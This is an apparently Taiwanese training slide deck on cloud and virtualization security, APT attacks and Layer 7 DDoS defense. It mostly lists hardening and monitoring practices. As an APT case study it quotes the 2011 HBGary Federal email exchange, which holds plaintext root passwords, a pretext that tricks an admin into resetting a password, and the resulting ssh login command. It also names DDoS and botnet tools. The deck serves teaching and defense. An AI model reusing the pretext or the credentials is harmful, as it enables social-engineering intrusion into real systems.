Access Control management	<ul style="list-style-type: none"> • Manage Access control to VM, zone firewall using vendor consoles. Install and manage host firewall policies 	<ul style="list-style-type: none"> • Manage user provisioning • Restrict access using authentication and IP based restriction • Delegate authentication if SAML supported 	<ul style="list-style-type: none"> • Manage user provisioning • Restrict access using authentication and IP based restriction • Delegate authentication if SAML supported




Activities	IaaS	PaaS	SaaS
Vulnerability management	<ul style="list-style-type: none"> • Manage OS, Application vulnerabilities leveraging your established vulnerability management process 	<ul style="list-style-type: none"> • Customer deployed application only 	<ul style="list-style-type: none"> • Not applicable
Network monitoring	<ul style="list-style-type: none"> • Not available 	<ul style="list-style-type: none"> • Not available 	<ul style="list-style-type: none"> • Not available
Host monitoring	<ul style="list-style-type: none"> • Install and manage HIDS such as OSSEC • Monitor security events using logs stored in VM 	<ul style="list-style-type: none"> • Not available 	<ul style="list-style-type: none"> • Not available
Database monitoring	<ul style="list-style-type: none"> • Install DB security monitoring tool on the VM hosting DB 	<ul style="list-style-type: none"> • Not available 	<ul style="list-style-type: none"> • Not available
Application monitoring	<ul style="list-style-type: none"> • Monitor application security logs • Monitor application vulnerabilities using your preferred tool 	<ul style="list-style-type: none"> • Monitor application logs that may be available – No standard 	<ul style="list-style-type: none"> • Not available



1 虛擬化威脅

- ① Virtualization Management Roles
- ② Shared folder
- ③ Keystroke logging
- ④ VM monitoring from the host
- ⑤ Virtual machine monitoring from another VM
- ⑥ Virtual machine backdoors
- ⑦ Rogue Hypervisors
- ⑧ External Modification of the Hypervisor
- ⑨ VM Escape
- ⑩ Increased Denial of Service Risk



1

作業系統層級安全管理

① Hardening the Host Operating System

- Strong passwords
- Disable unneeded services or programs
- Require full authentication for access control.
- The host should be individually firewalled.
- Patch and update the host regularly

② Limiting Physical Access to the Host

③ Using Encrypted Communications

④ Updating and Patching

⑤ Enabling Perimeter Defense on the Host

⑥ Implementing File Integrity Checks

⑦ Maintaining Backups



1

虛擬機層級安全管理

① Hardening the Hypervisor

② Hardening the Virtual Machines

- Implement Only One Primary Function per VM
- Firewall Any Additional VM Ports
- Use Unique NICs for Sensitive VMs
- Disconnect Unused Devices
- Secure VM Remote Access
- Putting limits on virtual machine resource consumption
- Configuring the virtual network interface and storage appropriately
- Disabling or removing unnecessary devices and services
- Ensuring that components that might be shared across virtual network devices are adequately isolated and secured
- Keeping granular and detailed audit logging trails for the virtualized infrastructure



Session 1

- 雲端運算與虛擬化的安全風險
 - 虛擬化安全探討
 - 雲端運算安全探討
 - 雲端運算安全威脅

Session 2

- CSRF(跨站偽冒請求)攻擊防禦
 - CSRF攻擊與防禦
 - 應用程式威脅分析
 - WAF與網頁掃描
- 資料庫安全稽核與十大安全問題

Session 3

- 雲端運算安全實務
 - 私有雲網路、主機、應用程式與資料層的安全實務
 - 公有雲網路、主機、應用程式與資料層的安全實務

Session 4

- Layer 7 DDoS攻擊與防禦
 - APT攻擊分析
 - 第七層與第四層DDoS攻擊探討



① The Term APT

- The term APT is thought to have originated within the U.S. military, primarily the Air Force

② Characteristics

- Highly Targeted
- Well-funded
- Well-researched
- Designed to evade detection
- Multi-modal and multi-step

③ HB Gary Federal Hacked



```
From: Greg Hoglund <greg@hgary.com> |Sun, Feb 6, 2011 at 1:59 PM|
To: jussi <jussi@gmail.com>

im in europe and need to ssh into the server. can you drop open up
firewall and allow ssh through port 50022 or something vague?
and is our root password still 88j4bb3r0ckky88 or did we change to
88Scr3a3r88 ?
thanks

From: jussi jaakonaho <jussi@gmail.com> |Sun, Feb 6, 2011 at 2:06 PM|
To: Greg Hoglund <greg@hgary.com>

hi, do you have public ip? or should i just drop fw?
and it is w0cky - tho no remote root access allowed

From: Greg Hoglund <greg@hgary.com> |Sun, Feb 6, 2011 at 2:08 PM|
To: jussi jaakonaho <jussi@gmail.com>

no i dont have the public ip with me at the moment because im ready
for a small meeting and im in a rush.
if anything just reset my password to changew0123 and give me public
ip and ill ssh in and reset my pw.

From: jussi jaakonaho <jussi@gmail.com> |Sun, Feb 6, 2011 at 2:10 PM|
To: Greg Hoglund <greg@hgary.com>

ok,
takes couple mins, i will mail you when ready. ssh runs on 47152

...a little later:

bash-3.2# ssh hoglund@65.74.181.141 -p 47152
[unauthorized access prohibited]
hoglund@65.74.181.141's password:
[hoglund@hog hoglund]$ unset
hoglund@hog hoglund]$ w
11:23:50 up 30 days, 5:45, 4 users, load average: 0.00, 0.00, 0.00
```



① Advanced

- Utilize the full spectrum of computer intrusion technologies and techniques

② Persistent

- Exploits custom built for a given attack
- Threat or attack can span many months
- Very carefully crafted
- Low Volume

③ Threat

- A level of coordinated human involvement in the attack, rather than a mindless and automated piece of code

④ APT is difficult to find

- Host and network based signatures do not work
- Low and slow
- Rely on the lack of insight to mask themselves as legitimate applications

⑤ Victims



① Internet-based Malware Infections

- Drive-by downloads
- E-mail attachments, File sharing
- Pirated software, Spear phishing, DNS & routing mods

② Physical Malware Infections

- Infected USB & CD, memory card, Backdoored IT equipment

③ External Exploitation

- Pro exploitation, Co-located exploits, CSP penetration
- WiFi, Smartphone exploits

④ Insider Threat

- Rogue employee, Malicious sub-contractor
- Social engineering expert, Criminal Break-in
- Dual-use software

⑤ Trusted Connections

- Stolen VPN credentials, Hijacked roaming hosts
- B2B connection tapping, Externally hosted or Partner system breaches, Grey market network equipment



(手法的差異點)	Conventional Threats	APT
Who are the attackers?	Opportunistic hackers or cyber criminals	Well-resourced and determined adversaries
What data do they target?	Custodial data	High-value digital assets
What organization do they target?	Banks, retails, general industry	A selected organization
Why?	Financial gain, identity theft, fraud, spam	strategic advantage in national defense, economic advantage, competitive position
How?	Gain entry by attacking perimeter	Gain entry by exploiting end users and end points
Malware used	Typically off-the-shelf malware	Often custom-designed or tailored malware
Skills	Technical skills	Reconnaissance
Reactions to countermeasures	Move to an easier target	Modify attack to pursue the target further




(防禦的差異點)	Conventional Approach	Advanced Approach
Controls Coverage	Protect all information assets	Focus on most important assets
Controls Focus	Preventive controls (AV, firewall)	Detective controls (monitoring, data analytics)
Perspective	Perimeter-based	Data-centric
Goal of Logging	Compliance reporting	Threat detection
Incident Management	Piecemeal	Big picture
Threat Intelligence	Collect information on malware	Develop deep understanding of attackers' current targets
Success Defined by	No attackers get into the network	Attackers sometimes get in



1. Up-level intelligence gathering and analysis

- ❖ Must-have Intelligence on the Threats
- ❖ Required Knowledge of Internal Systems
- ❖ Essential Information about Incidents




2. Activate smart monitoring
 - ❖ Security Data Analytics
 - ❖ Visibility on the Network
3. Reclaim access control
4. Get serious about effective user training
5. Manage the expectations of executive leadership
6. Rearchitect IT
7. Participate in information exchange

“

The challenge with all-encompassing software-driven systems is they're great tools if you've got the management processes underneath them. Get organized first and build the processes you'll need to detect these sorts of attacks.”

DAVID KENT, Vice President, Global Risk and Business Resources, Genzyme



① Layer 4 DDoS v. Layer 7 DDoS

- SYN Flood: SYN Proxy, SYN Cookie
- LOIC (Low Orbit Ion Cannon): Operation Payback

② Application-Layer DDoS

- Higher obscurity and higher efficiency
- More sophisticated application-layer attacks, Target clouds

③ Layer 7 DDoS Web Attacks

- HTTP GET (Rsnake's Slowloris)
- HTTP POST
- HTTPS GET/POST
- SQL Injection

④ Live Demo

⑤ Other Variants

- XerXes
- Killapache



1 Botnet Propagation

Email viruses, Internet worms, drive-by downloads of malware,
Trojans distributed on portable storage devices

Koobface botnet

2 Botnet Communication

IRC, Web-based

3 Botnet Development

BlackEnergy or Butterfly for as little as \$700


4 Economic of Botnets

5 Botnet as Weapons

6 DDoS 2.0


7 China-base IMDDOS

- Commercial DDoS service
- Infected domains
- Uses well established techniques




Installs (7020)			Updates (1)		Activity (45168)	
	Clear		Clear		Clear	
Afghanistan	395	USA	1	Australia	2	
Canada	204			Canada	2214	
China	96			China	195	
Colombia	7			Colombia	137	
Congo	1			Congo	3	
Czech Republic	1			Czech Republic	51	
Guatemala	2			Guatemala	3	
India	1			Hong Kong	14	
Italy	2			India	2	
Jamaica	1			Indonesia	78	
Korea	1			Jamaica	2	
Mexico	1			Korea	18	
Puerto Rico	2			Puerto Rico	3	
Satellite Provider	4			Satellite Provider	82	
Saudi Arabia	6			Saudi Arabia	78	
South Africa	1			South Africa	10	
Ukraine	2			USA	42222	
United Kingdom	1			Unknown	54	
USA	6367					
Unknown	5					

- ① Over-provision bandwidth to absorb DDoS bandwidth peaks**
- ② Implement black hole routing**
- ③ Secure Application and Server Management**
- ④ Apply application-level controls**
 - Detecting an excessive number of requests from a single source or user session
 - Recognizing known attack sources, such as malicious IP addresses, anonymous proxies and TOR
 - Identifying known bot agents
 - Implementing CAPTCHAs to block automated clients
 - Distinguishing attributes, and aftermath, of a malicious request



- ① Automatic learning of applications and user behavior
- ② Protection against automated attacks through reputation System
- ③ Bot agent detection
- ④ HTTP protocol validation
- ⑤ Up-to-date Web attack signatures
- ⑥ Application error and response analysis
- ⑦ Rate control and Weighted Round Robin
- ⑧ Bruce Force Mitigation



Thank you!



Michael_Shiah@ringline.com.tw



02-26512340#699

